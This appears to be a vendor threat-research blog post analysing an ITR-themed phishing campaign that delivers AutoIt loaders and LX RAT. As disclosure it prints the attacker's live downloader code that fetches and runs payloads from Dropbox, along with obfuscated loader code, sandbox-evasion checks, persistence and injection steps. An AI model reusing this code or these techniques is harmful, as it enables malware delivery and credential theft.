


Introducing LX RAT: ITR Phishing Targets Finance and Tech

 zerobec.com/blog/lx-rat-itr-phishing-finance-tech

Vedant Bhalgama

June 11, 2026



[← Back to Blog](#)

Threat Research  June 11, 2026  12 min read

ZeroBEC researchers uncovered a prolonged phishing and malware campaign that uses Indian Income Tax Return (ITR) refund lures to deliver a multi-stage Autolt infection chain. The campaign targeted financial and technology organizations and successfully evaded multiple leading Secure Email Gateways before ZeroBEC detected and blocked it at the email layer.

The operation is notable for the way it combines credible email delivery, compromised web infrastructure, Dropbox-hosted payloads, password-protected archives, AutoIt staging, sandbox-aware execution, persistence, process injection, and a final .NET RAT payload.

Earlier campaign variants deployed AsyncRAT. More recent samples shifted to LX RAT, a commercially marketed remote access trojan protected by the LX Crypter / LX Protector ecosystem.

ZeroBEC has notified CERT-In regarding the .IN infrastructure and Indian ITR impersonation theme, and has notified all identified customers targeted by the campaign. Customer names, recipient identities, and customer domains are intentionally withheld from this publication.

Why this matters. By the time endpoint controls see the final payload, the attacker has already worked through encrypted archives, AutoIT staging, sandbox evasion, persistence, and process injection. The organization is no longer dealing with a suspicious email. It is dealing with a live RAT inside a trusted Windows process. The highest-leverage control point is the inbox.




Figure 1: Campaign delivery and execution chain, from ITR phishing lure to LX RAT deployment.

The Lure: Indian ITR Refund Impersonation

The phishing emails impersonate Indian Income Tax Return refund or intimation notices. Recipients are told that their ITR document has been processed and is ready for download. The message uses a polished download-card layout, references the financial year, and presents the archive password inside the email body.

The password is an important clue. Legitimate tax communications rely on taxpayer-specific conventions, not a generic password reused across recipients. In this campaign, the password is part of the social engineering. It makes the download feel protected, and it also bypasses scanners that cannot inspect encrypted archives.




Figure 2:Phishing lure impersonating an ITR intimation document and providing the archive password. Customer recipient redacted.

Across multiple samples, the malicious link in the body pointed to a compromised WordPress site under an Indian .IN domain. The page did not host the malware. It acted as a redirector to a Dropbox-hosted ZIP archive.

```
hxxps://fairbet7[.]com[.]in/wp-includes/fonts/wp.html  
hxxps://fairbet7[.]com[.]in/wp-includes/js/crop/wap.html
```

One observed redirector used a simple meta refresh to hand the victim off to Dropbox:

```
<meta http-equiv="refresh" content="0;  
URL=hxxps://www.dropbox[.]com/scl/fi/wwsavbi00pipnhdw5z4cg/ITR_intimation.zip?  
...&dl=1" />
```

That design gave the actor two advantages. The compromised website provided a disposable campaign-specific hop, while Dropbox provided a trusted cloud-hosted channel for the encrypted archive.

Sender Paths Built for Credibility

The campaign did not rely on a single sender identity. ZeroBEC observed messages sent from several unrelated domains, including domains with weak or missing authentication controls and domains that appeared to be abused through authenticated SMTP submission.

One sample used a legitimate government-associated sender domain and passed SPF, DKIM, and DMARC. The headers showed authenticated SMTP submission through the sender infrastructure, which points to abuse of a real mailbox, an SMTP credential, or a mail server rather than basic From-header spoofing.

Another sample used a different sender domain and again showed authenticated SMTP submission. The same ITR theme and the same payload redirector appeared across unrelated sender paths. The actor was rotating through multiple compromised or abusable sending infrastructures while keeping the payload chain stable.

This is one of the reasons the campaign evaded multiple leading SEGs. Authentication passed in some cases, sender reputation was not consistently negative, the malware was not attached directly to the email, and the final payload was hidden behind a password-protected ZIP and a cloud storage redirect.

From ZIP Archive to Autolt Execution

After extracting the ZIP, the victim sees an executable disguised with a document-like icon. The file is a compiled Autolt binary masquerading as an ITR PDF or tax document.




Figure 3: Executable disguised as a PDF-like tax document inside the password-protected ZIP archive. The first-stage Autolt script is primarily a downloader. It retrieves two additional components: a second-stage Autolt script (commonly named `config.data`) and an executable (commonly named `installer.exe`). Analysis showed that `installer.exe` is a legitimate Autolt interpreter, while `config.data` contains the heavily obfuscated second-stage loader.

```

1 #NoTrayIcon
2 Local $URL1 = "https://www.dropbox.com/sc1/fi/ync7odehyvsy8igfdexkl/
   wh1Zsf8qrc.pif?rlkey=sfzz4btxdlzeboya5ky15wbem&st=437p1oh0&d1=1"
3
4 Local $TARGETPATH1 = "C:\Users\Public\Downloads\installer.exe"
5
6 Local $URL2 = "https://www.dropbox.com/sc1/fi/xv3obaiuwkeeglozuhfnb/
   bBVegQpP.html?rlkey=an0jr79nzsvi8zd70qhna6fm&st=cruq32cv&d1=1"
7
8 Local $TARGETPATH2 = "C:\Users\Public\Downloads\config.data"
9
10 Local $HDOWNLOAD1 = InetGet ( $URL1 , $TARGETPATH1 , 1 , 0 )
11 InetClose ( $HDOWNLOAD1 )
12 Local $HDOWNLOAD2 = InetGet ( $URL2 , $TARGETPATH2 , 1 , 0 )
13 InetClose ( $HDOWNLOAD2 )
14 Run ( $TARGETPATH1 & " " & $TARGETPATH2 & " " , " " , @SW_SHOW )
15

```

Figure 4: First-stage Autolt code retrieving second-stage components from Dropbox.




Figure 5: Second-stage components placed on disk: Autolt interpreter and loader data.

The actor did not rely only on Dropbox. Other samples retrieved the second-stage files from compromised websites, including sites under Indian infrastructure. That redundancy points to a campaign designed to keep operating even if individual hosting locations are removed.

The Second-Stage Autolt Loader

The second-stage loader is heavily obfuscated and padded with junk code. Once deobfuscated, it becomes clear that the script performs several roles before launching the final RAT: string decoding, environment checks, persistence setup, staging, and payload injection.

```
1 Func NutritionSpeedMayorFamilies($SmKiss, $EfficientlyFormula, $ConsultingSortsLabs, $
  furtherterrorist, $BIKEOCCURRENCESLIGHT, $ReversePhilippines)
2 $PdbBlocksResponseDat = '739119618772'
3 $VerifiedUnderstoodValidation = 34
4 $iosymphonyseemscrucial = 50
5 For $OdHBt = 28 To 865
6 If $VerifiedUnderstoodValidation = 32 Then
7 Sqrt(7955)
8 FileExists(wales("73]113]116]120]125]36]81]36]72]109]119]116]121]120]105]36",12/3))
9 $VerifiedUnderstoodValidation = $VerifiedUnderstoodValidation + 1
10 EndIf
11 If $VerifiedUnderstoodValidation = 33 Then
12 ConsoleWriteError(wales("75]106]103]119]122]102]119]126]48]74]125]121]119]102]48",25/5))
13 DriveStatus(wales("87]72]79]72]70]82]80]80]88]81]76]70]68]87]76]82]81]86]67]71]72]86]76]85]72]67",6
  /2))
14 Dec(wales("92]77]84]52]70]82]70]95]84]83]72]84]90]80]52]71]90]73]70]85]74]88]89]52]90]83]78]89]88]
  52",5/1))
15 $VerifiedUnderstoodValidation = $VerifiedUnderstoodValidation + 1
16 EndIf
17 If $VerifiedUnderstoodValidation = 34 Then
18 $NuttenInvestorsRaleigh = Dec(wales("104]113]105]86]85]96]83]73]78]127]105]97]79]105]77",28/4))
19 ExitLoop
20 EndIf
21 Next
22 $LAYERSSTRICTINNOVATIVE = '66150718350940696046327902621'
23 $DmModsQueries = 68
24 $DRESSDEARANTIQUES = 93
25 While 98
26 If $DmModsQueries = 66 Then
27 ATan(5483)
28 DriveStatus(wales("90]117]120]112]110]119]121]40]72]116]115]120]122]113]121]102]115]121]40]72]116]
  122]119]120]106]40",35/7))
29 ACos(1640)
30 $DmModsQueries = $DmModsQueries + 1
31 EndIf
32 If $DmModsQueries = 67 Then
33 Exp(2658)
34 ASin(8868)
```

Figure 6:Obfuscated second-stage Autolt loader code.

Custom String Decoding

One function (labeled `wales` in the recovered script) is responsible for decoding strings used throughout the loader. The routine splits encoded numeric values using a delimiter, subtracts a numeric offset, and rebuilds the original string through Autolt character conversion. Reimplementing this decoder made it possible to quickly recover the loader logic at scale.

 Custom string decoder function recovered from the Autolt loader

Figure 7:Custom string decoder recovered from the Autolt loader.

Focused Sandbox and VM Evasion

The loader contains dedicated checks for sandbox and analysis environments. These checks are not generic filler. They look for specific hostnames, usernames, files, running processes,

and time-manipulation behavior often associated with automated analysis systems.

- COMPUTERNAME set to tz
- Presence of C:\aaa_TouchMeNot_.txt, an artifact associated with Microsoft Defender sandboxing
- COMPUTERNAME set to NfZtFbPfH, linked to Kaspersky sandbox infrastructure
- COMPUTERNAME set to ELICZ, linked to AVG sandbox infrastructure
- Current username set to scanner
- Presence of avastui.exe
- Sleep-skipping or time-acceleration behavior

 Anti-VM and sandbox hostname/file/process checks recovered from the loader

Figure 8:Recovered anti-VM and sandbox checks from the second-stage loader.

The sleep-skipping check measures elapsed time around a Sleep call. Sandboxes often shorten or bypass long sleep intervals to accelerate analysis. By validating the real elapsed time, the loader can infer whether it is running inside an instrumented environment.

 Sleep-skipping detection routine that measures elapsed time around Sleep()

Figure 9:Sleep-skipping detection used to identify analysis environments.

Persistence Through the Startup Folder

The loader establishes persistence by creating a directory named WordGenius Technologies under the user's Local AppData path. It then copies both the Autolt interpreter and the loader into that directory.

In the default path, the interpreter is renamed to SwiftWrite.pif and the loader is copied as G. If avastui.exe is detected, the loader changes behavior and preserves the interpreter as AutoIt3.exe while storing the loader as G.a3x.

 Files copied into the WordGenius Technologies directory: SwiftWrite.pif, SwiftWrite.js, G

Figure 10:Autolt interpreter and loader copied into the WordGenius Technologies directory.

The malware then writes a JavaScript launcher named SwiftWrite.js. A URL shortcut is placed in the user Startup folder, causing the launcher to execute when the user logs on. The launcher starts the Autolt interpreter with the loader as its argument.

 SwiftWrite.js launcher invoking the Autolt interpreter and loader via WScript.Shell

Figure 11:SwiftWrite.js launcher used to execute the Autolt interpreter and loader.

 Startup folder InternetShortcut pointing at SwiftWrite.js

Figure 12:Startup folder shortcut used to trigger persistence at logon.

Payload Injection and the Shift From AsyncRAT to LX RAT

After completing its staging and evasion logic, the loader deploys the final .NET RAT payload. Instead of launching the payload directly, the loader injects it into a legitimate Windows binary such as `jsc.exe` or `AppLaunch.exe`.

The target process is selected based on the local security environment. If Bitdefender-related processes are present, the loader uses `AppLaunch.exe`. Otherwise it uses `jsc.exe`. This helps the payload execute under the appearance of a trusted Windows binary.

 Loader logic that picks `AppLaunch.exe` when `bdagent.exe` is running, otherwise `jsc.exe`

Figure 13: Loader logic checking for Bitdefender before selecting the target process.

 AsyncRAT .NET payload bytes injected into `jsc.exe` in earlier samples

Figure 14: AsyncRAT .NET binary injected into `jsc.exe` in earlier campaign variants.

 LX RAT .NET payload bytes injected into `jsc.exe` in newer samples

Figure 15: LX RAT .NET binary injected into `jsc.exe` in newer campaign variants.

The payload evolution is one of the most important findings. Earlier versions of the campaign deployed AsyncRAT, a widely used .NET remote access trojan. Newer samples shifted to LX RAT, a larger .NET payload protected with LX Crypter V2 / LX Protector.

Publicly, LX Systems markets a crypter and RAT suite through its own website and demo videos. In this campaign, the LX RAT payload was protected by that ecosystem and deployed through the same Autolt loader architecture previously used for AsyncRAT.

Inside LX RAT

The LX RAT .NET assembly was heavily obfuscated, but memory extraction and strings analysis exposed a broad set of capabilities. The visible function names show that LX RAT is not limited to basic remote control. It includes remote shell, RDP-related functionality, webcam access, keylogging, file management, reverse proxy behavior, process execution, clipboard handling, Outlook token extraction, DPAPI password scanning, browser session theft, Discord token theft, and cryptocurrency wallet targeting.

 Recovered LX RAT function names: `StartShell`, `StartRdp`, `StartKeylogger`, `ScanForDpapiPasswords`, etc.

Figure 16: LX RAT function names and internal capability strings.

 LX RAT strings targeting Chrome, Edge, Brave, Opera, Yandex, and Discord profile/token paths

Figure 17: Strings indicating browser, token, and session data theft functionality.

 LX RAT strings targeting Exodus, AtomicWallet, Jaxx, Coinomi, Electrum, Ethereum, Monero, Zcash, and others

Figure 18: Strings indicating cryptocurrency wallet targeting.

LX RAT also stages keylogging output under the user's Local AppData path. The logs are formatted as readable HTML and include process context, giving the operator visibility into the application where each keystroke was captured.

C:\Users\<user>\AppData\Local\LX\Keylogs

 Keylog HTML file written under Local AppData\LX\Keylogs

Figure 19: LX RAT keylog storage path under Local AppData.

 Rendered keylog HTML showing per-process session entries with timestamps

Figure 20: Captured keystrokes stored in structured HTML log format.

The Commercial Layer: LX RAT as a Packaged Criminal Product

One of the important details in this campaign is that LX RAT is not presented only as a private tool or closed malware family. The ecosystem around it appears to be commercialized and openly marketed.

